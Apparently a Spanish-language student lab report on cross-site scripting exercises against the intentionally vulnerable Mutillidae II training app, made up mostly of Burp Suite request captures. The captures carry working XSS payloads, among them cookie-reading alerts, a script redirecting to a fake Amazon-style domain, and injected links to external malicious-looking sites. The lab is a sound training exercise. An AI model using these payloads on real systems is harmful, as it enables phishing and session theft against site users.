EJERCICIOS CROSS-SITE SCRIPTING

Prerequisitos:


- Kali linux
- OWASP BWA

Ejercicio 1 - Manual y XSStrike

- Realizar los ejercicios de XSS en la máquina Mutillidae II

- OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Reflected (First Order)


1- DNS Lookup




Injeccion 1: <script>alert(%27XSS%27)</script>

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://10.0.2.10
Connection: close
Referer: http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=dgpn6d8lfs6085e67d8n1pvdg3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

target_host=<script>alert(%27XSS%27)</script>&dns-lookup-php-submit-button=Lookup+DNS
```

Resultado







Injeccion 2: <a%20href=%27https://es.malwarebytes.com/%27>clickhere

```
Pretty  Raw  Hex
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php
12 Cookie: showhints=1; PHPSESSID=dgpn6d8lfs6085e67d8n1pvdg3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 target_host=<a%20href=%27https://es.malwarebytes.com/%27>clickhere</a>&dns-lookup-php-submit-button=Lookup+DNS
```

Resultado: al dar click redirecciona a la pagina que colocamos.



2- Pent test tool Lookup



Injeccion <script>alert('XSS')</script>


```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://10.0.2.10
Connection: close
Referer: http://10.0.2.10/mutillidae/index.php?page=pen-test-tool-lookup.php
Cookie: showhints=1; PHPSESSID=l236sc6gil26b3a2lcbng2b301; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

ToolID=<script>alert('XSS')</script>&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

Arroja el source estimo, no se si es correcto.


", "penTestTools": []}}' var addRow = function(pRowOfData){ try{ var lDocRoot = window.document; var lTBody = lDocRoot.getElementById("idDisplayTableBody"); var lTR = lDocRoot.createElement("tr"); //tool_id, tool_name, phase_to_use, tool_type, comment var lToolIDTD = lDocRoot.createElement("td"); var lToolNameTD = lDocRoot.createElement("td"); var lPhaseTD = lDocRoot.createElement("td"); var lToolTypeTD = lDocRoot.createElement("td"); var lCommentTD = lDocRoot.createElement("td"); //lKeyTD.addAttribute("class", "label"); lToolIDTD.setAttribute("class","sub-body"); lToolNameTD.setAttribute("class","sub-body"); lToolNameTD.setAttribute("style","color:#770000"); lPhaseTD.setAttribute("class","sub-body"); lToolTypeTD.setAttribute("class","sub-body"); lCommentTD.setAttribute("class","sub-body"); lCommentTD.setAttribute("style","font-weight: normal"); lToolIDTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_id)); lToolNameTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_name)); lPhaseTD.appendChild(lDocRoot.createTextNode(pRowOfData.phase_to_use)); lToolTypeTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_type)); lCommentTD.appendChild(lDocRoot.createTextNode(pRowOfData.comment)); lTR.appendChild(lToolIDTD); lTR.appendChild(lToolNameTD); lTR.appendChild(lPhaseTD); lTR.appendChild(lToolTypeTD); lTR.appendChild(lCommentTD); lTBody.appendChild(lTR); }catch(/*Exception*/ e){ alert("Error trying to add row in function addRow(): " + e.name + "-" + e.message); }// end try };//end JavaScript function addRow var displayError = function(){ try{ if(gDisplayError == "TRUE"){ document.getElementById("id-invalid-input-tr").style.display=""; }// end if }catch(/*Exception*/ e){ alert("Error trying to display error: " + e.message); }// end try };// end function var displayPenTestTools = function(){ try{ var gPenTestToolsJSON = ""; if (gPenTestToolsJSONString.length > 0){ if (gUseSafeJSONParser == "TRUE"){ gPenTestToolsJSON = JSON.parse(gPenTestToolsJSONString); }else{ gPenTestToolsJSON = eval("(" + gPenTestToolsJSONString + ")"); }// end if gUseSafeJSONParser //alert(gPenTestToolsJSON); var laTools = gPenTestToolsJSON.query.penTestTools; if(laTools && laTools.length > 0){

document.getElementById("idDisplayTable").style.display=""; for (var i=0; i 0 }catch(/*Exception*/ e){ alert("Error trying to parse JSON: " + e.message); }// end try };// end function

3- Hacker fiels old




Primero probamos por consola el script "<script>alert(document.cookie)</script>">



```
Pretty  Raw  Hex
1 POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 109
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=text-file-viewer.php
12 Cookie: showhints=1; PHPSESSID=l236sc6gil26b3a2lcbng2b301; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 textfile="<script>alert(document.cookie)</script>">&text-file-viewer-php-submit-button=View+File
```

Ambas formas arrojan el mismo resultado.



4- User info SQL


Se captura el login con burpsuite

```
Pretty  Raw  Hex
1 GET /mutillidae/index.php?page=user-info.php&username=course&password=vero&user-info-php-submit-button=View+Account+Details HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-info.php
9 Cookie: showhints=1; PHPSESSID=0v9a6jj4dfap169r0d39n2lm61; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Se injecta el script "<script>window.location="https://www.thisisnotafakeamazonweb.com";</script>">

```
1 GET /mutillidae/index.php?page="<script>window.location="https://www.thisisnotafakeamazonweb.com";</script>">&username=course&password=vero&user-info-php-submit-button=View+Account+Details
  HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-info.php
9 Cookie: showhints=1; PHPSESSID=0v9a6jj4dfap169r0d39n2lm61; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
```

El resultado es que redirecciona la pagina a un sitio inseguro en el que pueden que soliciten información como login de amazon etc.




5- Set background color


Se captura y se inyecta un script que lleva a una web maliciosa.

```
POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
Origin: http://10.0.2.10
Connection: close
Referer: http://10.0.2.10/mutillidae/index.php?page=set-background-color.php
Cookie: showhints=1; PHPSESSID=0v9a6jj4dfap169r0d39n2lm61; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

background_color=<A%20HREF="http://{BLOCKED}e.ru/stats/00/counter/{hex}/{hex}">CC0010</A>&set-background-color-php-submit-button=Set+Background+Color
```

Se ve abajo que da un código a pulsar para ver supuestamente el color nuevo de la pagina.



En este caso se utilizo una pagina inexistente como prueba pero si fuera verdadera podría ser una web maliciosa.




6- HTML5 storage

Intente interceptar y meter la inyección a través de source pero no lo logre cada vez que intentaba ingresaba pero adicionaba y burpsuite no interceptaba el acto.


Lo que podemos hacer es tocar la codificacion y cambiar clave valor, esta fue la recomendación que lei en la ayuda,

Esta es la pagina original.




Lo que pude hacer es modificar o añadir clave valor tocando el código o source.

Cambiamos el item authorization key por root por ejemplo.



Tambien se puede añadir un key




7- Capture data page

Explorando el recurso muestra la intercepción de logs y datos de un usuario.

Realice la captura de LOGS por ejemplo y esto fue lo que logre

Esta es la pagina como se presenta.



En burpsuite se pueden hacer inyecciones a través de la cookie, que es un término variable.

Incruste un link malicioso entre los datos.

```
Pretty  Raw  Hex
1 GET /mutillidae/index.php?page=capture-data.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=captured-data.php
9 Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=<a%20href="https://www.wicar.org/test-malware.html">Click Here</a>
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Resultado.

Captured Data Page

This page shows the data captured by page capture-data.php. There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /var/www/mutillidae. The database table is named captured_data.

Refresh **Delete Capured Data** **Capture Data**

12 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
10.0.2.15	10.0.2.15	53012	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	http://10.0.2.10/mutillidae /index.php?page=captured-data.php	page = capture-data.php showhints = 1 acopendivids = swingset,jotto,phpbb2,redmine acgroupswithpersist = nada PHPSESSID = Click Here	2023-01-06 20:47:40

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named captured_data and logs the captured data. There is another page named captured-data.php that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php showhints = 1 acopendivids = swingset,jotto,phpbb2,redmine acgroupswithpersist = nada PHPSESSID = Click Here

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

El click here redirecciona a una pagina maliciosa.

8- Document viewer

Luego de explorar la pagina vi que es una pagina para descargar documentos que parecen tutoriales distintos, capture una de las peticiones en burpsuite e inyecte un script malicioso.

```
GET /mutillidae/index.php?page=document-viewer.php&PathToDocument=<a%20href="http://www.staggeringbeauty.com/">Descargar%20Documento</a>&document-viewer-php-submit-button=View+Document HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.2.10/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation%2Fchange-log.html&document-viewer-php-submit-button=View+Document
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=co5qa0gnmdrsda0q1qnpk28ij0
Upgrade-Insecure-Requests: 1
Sec-GPC: 1


```

Resultado redirecciona la pagina

Please Choose Document to View


- (•) Change Log
- ( ) Robots.txt
- ( ) Installation Instructions: Windows 7 (PDF)
- ( ) How to access Mutillidae over Virtual-Box-network

View Document

Currently viewing document "Descargar Documento"

